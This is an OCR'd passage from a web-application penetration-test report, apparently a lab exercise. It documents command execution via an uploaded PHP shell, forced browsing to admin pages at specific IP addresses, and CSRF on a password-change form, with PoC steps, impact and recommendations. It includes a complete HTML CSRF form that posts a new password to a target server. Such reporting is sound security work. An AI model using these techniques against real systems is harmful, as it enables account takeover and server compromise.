
Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.




PoC – command execution

- Type in the Command: **whoami** and press **Go!**
- The command was executed successfully.




Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console http://13.127.150.195/admin31/console.php (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.



PoC – command execution

- It seems like we can execute commands here, let's try by typing **whoami** and press **SUBMIT!**



- The command was executed successfully.

Business Impact – Extremely High

- The consequences of command execution can vary:-
  - including complete system takeover, an overloaded file system or database.
  - forwarding attacks to back-end systems.
  - client-side attacks, or simple defacement.

Recommendation

- Hide all files in the **Upload** Screen.
- Delete all php shells.

References


- https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/
- https://owasp.org/www-community/attacks/Command_Injection

14. Forced Browsing

Forced Browsing (Severe)	Below mentioned URLs is vulnerable to forced browsing. **Affected URL :** http://35.154.151.211/ **Forced URLs :** • http://35.154.151.211/admin31/dashboard.php • http://35.154.151.211/admin31/console.php


Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard **http://35.154.151.211/admin31/dashboard.php**(you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws).




PoC – admin dashboard access

- Here is the access to the complete admin dashboard just by entering its complete url.



PoC – admin console access

- Here is the access to the admin console just by entering its complete url.



Business Impact – Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

Recommendation

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn’t be guessed.

References


- https://owasp.org/www-community/attacks/Forced_browsing
- https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/

15. Cross-Site Request Forgery

Cross-Site Request Forgery (Severe)	Below mentioned URLs are vulnerable to cross-site request forgery. **Affected URLs :** • http://35.154.151.211/profile/change_password.php • http://35.154.151.211/cart/cart.php

Observation

- As a customer, Login to your account.
- Go to **My Profile** section and click on **Change Password** button, a change password page appears.
- Let's see if we can forge the request some how, let's try is by creating a HTML page.



PoC – password changed successfully

- Now, make a HTML page to update/change your password.


```html
<html>

<head>
<title> CSRF POC - Update Password</title>
<head>

<body>
<form name='change-password' id='change-password' method='POST' action='http://13.233.24.9/profile/change_password_submit.php'>
<input type='password' placeholder='New Password' name='password' id='password'>
<input type='password' placeholder='Confirm Password' name='password_confirm' id='password_confirm'>
<button type='submit' class='btn btn-primary'>Update</button>
</body>

</html>
```

- Type in a new set of password and click on **Update** button, upon clicking on it, we get a Success Message.

- Now, logout and try to login again with your new password, you will be logged in successfully.

Observation

- As a customer, Login to your account.
